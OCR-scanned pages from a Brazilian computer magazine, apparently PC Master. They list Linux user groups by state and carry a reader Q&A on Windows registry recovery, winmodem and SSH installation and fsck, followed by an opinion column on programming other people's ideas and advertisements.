Grupo de Usuários Linux do Espírito Santo
www.linuxes.com.br

Grupo de Usuários Linux - ES
www.infinitesimal.linux

11 - RIO DE JANEIRO
Linux Resende
linux-resende-subscribe@egroups.com

Grupo da Cidade de Três Rios
www.nossogrupo.com.br/grupo.asp?grupo=7852

Gral- Grupo de Estudos Avançados Linux
gral.stat.com.br

GULSF - Grupo de Usuários Linux da Região Sul Fluminense
www.linuxbr.info

Grupo de Usuários GNU/ Inux de Volta Redonda
www.linuxvr.hpg.com.br
linuxvr@ieg.com.br

Linux

Participe de um grupo de usuários Linux. No Brasil existem dezenas de grupos onde você consegue trocar experiências e saber mais sobre o sistema

Meu Grupo Sistemas Operacionais
www.meugrupo.com.br/SubCategoria.cfm?ID_SubCategoria=3

LinuxAll.org
www.linuxall.org - Edson Syguedomi
webmaster@linuxall.org

Linux - Alta Disponibilidade
linux-ha-br-subscribe@bazar.conectiva.com.br

Grupos de usuários de Linux do Norte/Nordeste
www.nordestelinux.rg3.net

LinuxBQ - Linux ao alcance de todos!
www.linuxbq.cjb.net

Cipsga - Comitê de Incentivo à Produção de Software Gnu e Alternativo
www.cipsga.org.br

StarNux
www.stanux.hpg.com.br

Linux na Rede
www.linuxnarede.hpg.com.br

GRUPO DO MÊS

GNUTeen - Candiota/RS

www.gnuteen.hpg.ig.com.br

Grupo de usuários de Candiota/RS, formado unicamente por adolescentes da cidade, se reúne semanalmente para o aprendizado de ferramentas GNU, programando eventos diversos, como cursos e palestras.

VOCÊ TEM UM GRUPO?

Se você conhece algum grupo de usuários Linux que não esteja nesta lista, envie para o e-mail pcmaster@europanet.com.br.

LUG-Petrópolis
virtual01.lnuc.br/one_day/linux

12 - SÃO PAULO
Grupo de Usuários Linux de Sorocaba
www.guls.com.br

Linux-L
linux.unesp.br

LinuxSP
www.linuxsp.org.br

Grupo de Usuários Linux IME/USP
gul.linux.ime.usp.br

Rizi Comunidade Linux do Matão
linux.process.com.br

Guia Tecnológico Free-Soft
www.linux.unesp.br

Comunidade Linux
www.comlinux.com.br

13 - PARANÁ
Linuxer de Curitiba - PR
www.linuxercenter.cjb.net

14 - SANTA CATARINA
GU LINUX FLORIPA
www.linux.sc.org

15 - RIO GRANDE DO SUL
Grupo Linux de São Leopoldo
www.sl.linux.hpg.ig.com.br

G.U. Linux de Erechim
www.geocities.com/gulelinux

GU Porto Livre
www.portolivre.org

GNUTeen - Grupo de Usuários Linux de Candiota
www.gnuteen.hpg.ig.com.br

Gnurias
www.univates.br/gnurias

TaquariX - Grupo de Usuários do Vale do Taquari
www.univates.br/taquarix

16 - MATO GROSSO DO SUL
GULMS
Grupo de Usuários Linux de Mato Grosso do Sul
www.gulms.org

17 - GOIÁS
Grupo dos Usuários Linux de Brasília
www.linuxbrasilia.hpg.com.br
linuxruiz@hotmail.com

18 - MATO GROSSO
Comunidade Linux de Cuiabá, MT [linux-cba]
www.grupos.com.br/grupos/linux-cba

PCM

Cartas

HelpLine

helpline@uropanet.com.br

Aproveite este espaço e esclareça suas dúvidas técnicas sobre Linux, Windows e Informática em geral com os especialistas da PC Master

Restaurar Registros

Ao inicializar meu computador com Windows 98, ele apresentava a seguinte mensagem: "O Windows detectou um erro de Registro/ configuração". Tentei várias vezes, mas nada de iniciar. Reformatei o disco rígido e reinstalei tudo. Este foi o procedimento correto?

Carlos Alberto de Oliveira
Via Internet


Com este procedimento, apesar do problema ter sido corrigido, todo o conteúdo do Windows foi perdido. O erro apresentado está relacionado ao registro do seu Windows, que estava corrompido. Esse problema pode ter várias origens e, ao invés de reformatar o disco rígido, você poderia seguir os seguintes passos:

Para começar, verifique se não há vírus em seu computador, dando boot com um disquete de boot previamente preparado e com um antivírus nele.

O problema pode ter ocorrido também por alguma outra falha no sistema e, para consertar isso, o Windows costuma manter uma cópia de backup de seus arquivos de registro. Estes arquivos são: USER.DAT e SYSTEM.DAT. *Os arquivos de backup chamam-se* USER.DA0 e SYSTEM.DA0. *Basta você entrar com os seguintes comandos no prompt:*

```
CD\WINDOWS
ATTRIB *.DAT -R -S -A -H
COPY USER.DA0 USER.DAT
COPY SYSTEM.DA0 SYSTEM.DAT
```

*Depois de restaurar o backup dos arquivos de registro, é só reiniciar o micro para que o problema seja resolvido. Entretanto, caso mesmo assim o problema não for resolvido, basta apagar os arquivos de registro (*DEL USER.DAT e DEL SYSTEM.DAT, *executando antes o comando* ATTRIB *.DA? -R -S -A -H) *e reinstalar o Windows.*



No diretório-raiz do Windows você encontra cópias de segurança dos arquivos de registro

WinModem

Tenho um Winmodem Motorola SM 56 e me informaram que é possível instalá-lo no meu Linux Mandrake 8.2. Como faço isso?

Bruno Santana
Via Internet

A Motorola lançou o drive apenas para kernel 2.4.x e já que a maioria das Distribuições têm essa versão como padrão – o que é o seu caso – é possível usá-lo sem problemas.

Para isso, entre no site da Motorola (www.motorola.com/collateral/SM56_DRIVERS.html) e faça o download do driver. Ele está em rpm versão 4.0. Para instalar, use:

```
# rpm -ivh sm56-85.1
10.i386.rpm
```

Será criado o diretório em /usr/local/sm56, onde estão instaladas as fontes do módulo do modem sm56, *bem como o programa* sm56setup.

Este programa é o encarregado de fazer algumas checagens no sistema, como ver qual é a versão do kernel e como trabalha o modprobe. *Também faz um link com o /dev/modem, para o dispositivo criado pelo programa: /dev/sm56, assim como configura o arquivo /lib/modules/2.4.x/modules.dep e /etc/modules.conf. Digite:*

```
modprobe sm56
```

Feito isso, não deve retornar nenhuma mensagem de erro.

Com o comando lsmod, *você pode observar quais os módulos que estão carregados.*

```
[root@localhost mozart]# lsmod
Module Size Used by
ppp_async 6160 0 (autoclean)
ppp_generic 15968 0 (autoclean)
```

```
[ppp_async]
sm56 1181040 0 (autoclean) ----------
---> módulo da Motorola
sr_mod 13952 1 (autoclean)
via82cxxx_audio 16800 0
soundcore 3504 2 [via82cxxx_audio]
ac97_codec 8688 0 [via82cxxx_audio]
nls_iso8859-1 2848 1 (autoclean)
nls_cp850 3584 1 (autoclean)
vfat 9040 1 (autoclean)
fat 30720 0 (autoclean) [vfat]
supermount 32496 4 (autoclean)
fdomain 12360 1
ed_mod 11048 0 (unused)
scsi_mod 86036 3 [sr_mod fdomain
ed_mod]
```

Pronto. O modem está instalado e pronto para funcionar.

Chipset

Instalei o Windows 98 e percebi que a configuração do disco rígido está com problemas (sinal de exclamação amarelo no Gerenciador de Dispositivos). Já tentei instalar o driver que acompanha a placa-mãe, mas não resolveu o problema. O que faço?


Lucas Augusto
Via Internet

O problema deve estar na configuração do chipset da placa-mãe, que não está sendo reconhecida pelo Windows 98. Com quase toda a certeza, existe um item identificado apenas como "PCI Bridge" em "Outros Dispositivos" do Gerenciador de Dispositivos (ícone Sistema do Painel de Controle).

Você deverá atualizar o driver do chipset, dando um duplo clique nesse item e escolhendo a opção de Atualizar Driver. Use o disquete que acompanha a placa-mãe (o driver está no diretório \WIN95 ou \WIN9X, ou então escolha o driver de lista do próprio Windows 98). Para isso, você precisará saber qual é o chipset de sua placa-mãe.

Após o sistema identificar corretamente o chipset (você poderá conferir isso em "Dispositivos do Sistema", que passará a ter especificado o chipset da placa-mãe), provavelmente você conseguirá resolver o problema ou removendo os drivers problemáticos (isso deve ser feito no Modo de Segurança) ou a opção mais fácil – clicando sobre "Controlador padrão Dual PCI IDE", escolhendo a opção de Atualizar Drivers.

Indique os drivers corretos, de preferência usando o disquete que acompanha a placa mãe. No caso de algumas placas-mãe (como as Soyo), você precisa executar um arquivo presente no disquete de instalação a fim de atualizar o Windows com os drivers do chipset e do disco rígido.



O Windows XP não permite que você remova alguns componentes e programas por padrão

Windows Messenger no XP

Instalei o Windows XP em meu computador, mas não utilizo o Windows Messenger e não encontro a opção para remover este item do meu Windows. Existe alguma forma de se remover este software?

Eduardo César Silveira
Via Internet

Muita gente reclama que o Windows XP não permite desinstalar programas, incluindo o Windows Messenger e o Pinball. Na realidade, a desinstalação destes programas é possível e bastante simples de ser feita.

1 *Com o notepad, abra o arquivo* \Windows\inf\sysoc.inf

2 *Na seção Components, remova a palavra* hide *dos componentes que você deseja desinstalar – por exemplo, se você quiser desinstalar o Windows Messenger, a linha original:*

```
msmsgs=msgrocm.dll,OcEntry,msmsg
s.inf,hide,7
```

ficará assim:

```
msmsgs=msgrocm.dll,OcEntry,msmsg
s.inf,,7
```

3 *Salve o arquivo e os componentes escolhidos poderão ser*

Descobrindo o espaço usado no HD

Ex.
```
# du -abc | sort -n | more
# du -abc | sort -n > arq.txt
```

Ex.
```
# df    mostra o espaço livre em blocos
# df -m   mostra o espaço livre em
megabytes
# df -h   mostra o espaço livre de
forma abreviada
```

desinstalados normalmente via Control Panel (Painel de Controle) > Adicionar/ Remover Programas.

A primeira palavra em cada linha indica o aplicativo (Pinball, MSWordPad) e, para cada uma delas, você deve remover a palavra hide *para que o aplicativo em questão possa ser removido do WinXP.*

Servidor SSH

Queria instalar um servidor SSH, encontrei o software ssh-2.4.0.tar.gz, mas não sei o que fazer com ele. Por favor, vocês podem ajudar a instalar este servidor em meu computador?

Paulo Carlos
Via Internet

Já com o software ssh-2.4.0.tar.gz gravado em seu computador, descompacte o arquivo, desta forma:

```
# tar -xvzf ssh-2.4.0.tar.gz
```

Ele irá criar um diretório chamado ssh-2.4.0. Entre neste diretório assim:

```
# cd ssh-2.4.0
```


No diretório do ssh, execute estes comandos para fazer a instalação:

```
# ./configure
# make
# make install
```

A instalação está completa. Os binários estão em /usr/local/sbin, e os arquivos de configuração em /etc/ssh2.

Para que o ssh seja sempre executado na inicialização, ative-o para rodar em /etc/rc.d/rc.local, que é o arquivo de inicialização, atribuindo a seguinte linha:

```
/usr/local/sbin/sshd2
```



Com o serviço de SSH instalado você pode se conectar ao servidor remotamente com segurança

Recuperando file systems corrompidos

Após uma queda de energia meu Linux não consegue carregar o sistema corretamente, e surge uma mensagem dizendo que deve ser executado o fsck manualmente. O que é isso e como resolvo esse problema?

Juliano Sampaio de Oliveira
Via Internet

Quando o computador é desligado várias vezes sem ser usado o shutdown ou halt, o sistema de arquivos vai se corrompendo até um ponto que ele não consegue mais fazer o boot corretamente. Para recuperar esse sistema de arquivos, reinicie o computador e proceda desse modo.

Entre na partição corrompida no LILO boot e observe se o sistema chega a um ponto onde ele pede para pressionar Ctrl+D, *ou digitar a senha do usuário. Se ele chegar até esse ponto, informe a senha e execute o seguinte comando:*

```
fsck.ext2 /dev/hdxxx
```

Onde hdxx *é a sua partição corrompida. Siga as instruções exibidas e tenha seu sistema recuperado.* **PCM**

Screenshot do Mês

Luiz Costa
costaluiz@msn.com

Sistema:
SuSe Linux 8.0
KDE 3.0

Mostre você também a cara do seu PC. Envie a captura do seu Desktop para **helpline@ europanet.com.br**, e apareça aqui na próxima edição da PC Master.

HELPLINE

Se você tem alguma dúvida sobre informática, entre em contato com os nossos especialistas através do e-mail **helpline@europanet.com.br**. As perguntas mais pertinentes serão respondidas na próxima PC Master.

Na Revista dos Curiosos, até a paixão tem explicação

Já nas bancas!

Também pelo telefone:
(11) 3038-5050
Na Internet:
www.europanet.com.br

EDITORA 15 ANOS EUROPA

Filhos dos OUTROS

As dificuldades e obstáculos de um programador ao lidar com a cria alheia


Desafio é cuidar dos filhos dos outros. Um desafio que requer extrema paciência e habilidade. Paciência, sim, pois por mais que se goste da criança, não é ela o centro do seu universo. Habilidade, claro, e extrema, pois não bastasse o desafio que é cuidar de uma criança, ainda é preciso dominá-la sem ter autoridade para tal. Escrevo com o conhecimento de causa de quem já cuidou dos filhos de muita gente. Não das crianças, é claro – nem tenho paciência para tal – mas de um outro tipo de filho. Um filho chamado idéia.

Apegamo-nos a nossas idéias como a filhos. Apaixonados pais, transformamos a idéia em projeto e, por vezes, a executamos nós mesmos, certos de que só assim será possível realizá-la. Cegos, por definição, insistimos mesmo diante das maiores dificuldades e, em nome do amor de pai, somos capazes dos maiores sacrifícios.

No mundo real, entretanto, raramente somos capazes de executar nossas idéias sozinhos. E aí surge o inevitável conflito. Como programador, já executei um número suficiente de idéias dos outros para concluir que nunca é fácil. O problema começa já na apresentação, afinal o pai está tão envolvido com seu próprio filho, que muitas vezes não é capaz de entender como você – que agora é uma extensão da idéia – ainda não pensou a mesma coisa. Conclusão: o programador, vencido pelo cansaço, começa o programa sem ter a exata idéia do que está fazendo.

Se entender antes como o filho deve ser criado já é difícil, durante o processo então, chega a ser doloroso. O pai, ansioso, não compreende a falta de familiaridade do programador com a criança e, apaixonado, exige mais sacrifício. Interfere na execução da idéia, com ou sem mérito, um sem-número de vezes e não raro questiona a própria autoridade do programador em partes do processo que não seriam discutíveis.

Entender onde a autoridade de um acaba e a do outro começa é, aliás, o mais sério dos problemas, e já o enfrentei por ambos os ângulos possíveis. Como pai, em meio a alegria de executar a minha própria idéia, já fui confrontado com as alterações requeridas por outros membros da equipe – não programadores – visando objetivos que para mim não eram prioritários ou mesmo necessários. Como "babá", ousei questionar o mérito de muitas idéias que me foram apresentadas, assim como já fiz programas que considerei totalmente absurdos, tentando atender ao amor do pai. Cheguei inclusive a recusar certos projetos, com medo de um conflito insolúvel.



Faz mais de cinco anos que fiz meu primeiro programa como profissional. Nesse período, já fui pedra e já fui vidraça, e posso afirmar que a dor das duas posições é igualmente grande. E se não é fácil entregar o próprio filho ou cuidar do filho dos outros, o aprendizado, ao menos, sempre é gratificante. Ainda que só se aprenda a ter um pouco mais de paciência e habilidade. **PCM**

Leandro Calçada

leandro.calcada@europanet.com.br

O MAIOR PROVEDOR CORPORATIVO DO BRASIL

PROCURA-SE

14 MILHÕES DE CONSUMIDORES PROCURAM PRODUTOS PARA COMPRAR! E SUA EMPRESA: WWW.NÃOEXISTE.COM

PRODUZIMOS E PUBLICAMOS SEU CATALOGO ON-LINE DE PRODUTOS POR APENAS

R$ 109,00** POR MES





FOTO AMPLIADA

Visualiza todos os detalhes do produto no descritivo completo.

INCLUSO HOSPEDAGEM SHOP

Com 50 contas de e-mail e 50Mb de espaço

SISTEMA ADMINISTRATIVO



Com este sistema você pode fazer alterações de preços, fazer promoções ou lançamentos a qualquer momento, mantendo seu catalogo sempre atualizado. (Muito fácil de operar)

- Melhor relação custo / benefício
- Fácil implantação e atualização
- Redução de custos de mídia
- Aumento da sua produtividade
- Agilidade nas vendas

Suporte Técnico 24hs

Data Center com segurança máxima / Link no Brasil de 155Mbits

Visite nosso Site Demostrativo **www.catalogo.on.com.br**

Servidores Hospedados no Brasil

INCLUSO HOSPEDAGEM SHOP

50 contas de e-mail
50Mb de espaço em disco
1 Gb de tráfego
Backups diários feitos em fita digital

SOLUÇÕES CORPORATIVAS DE PONTA A PONTA //

- Consultoria
- E-Commerce
- E-Business
- Sites Corporativos
- Comunicação Visual
- Administração Remota
- Hospedagem de Sites
- Co-Location
- Conexão Dedicada
- Fibra Ótica
- Frame - Relay
- Multi IP Estadual
- VPN´s
- Anti-virus
- Proxy Server
- Firewall

(11) 3064-5000
(11) 5081-9000
(11) 3064-1000
(11) 5084-6000
comercial@webmaker.com.br

ALLNET
www.allnet.com.br

WEBMaker SOLUÇÕES INTERNET
www.webmaker.com.br

TKS TURN KEY SERVICES
www.tks.com.br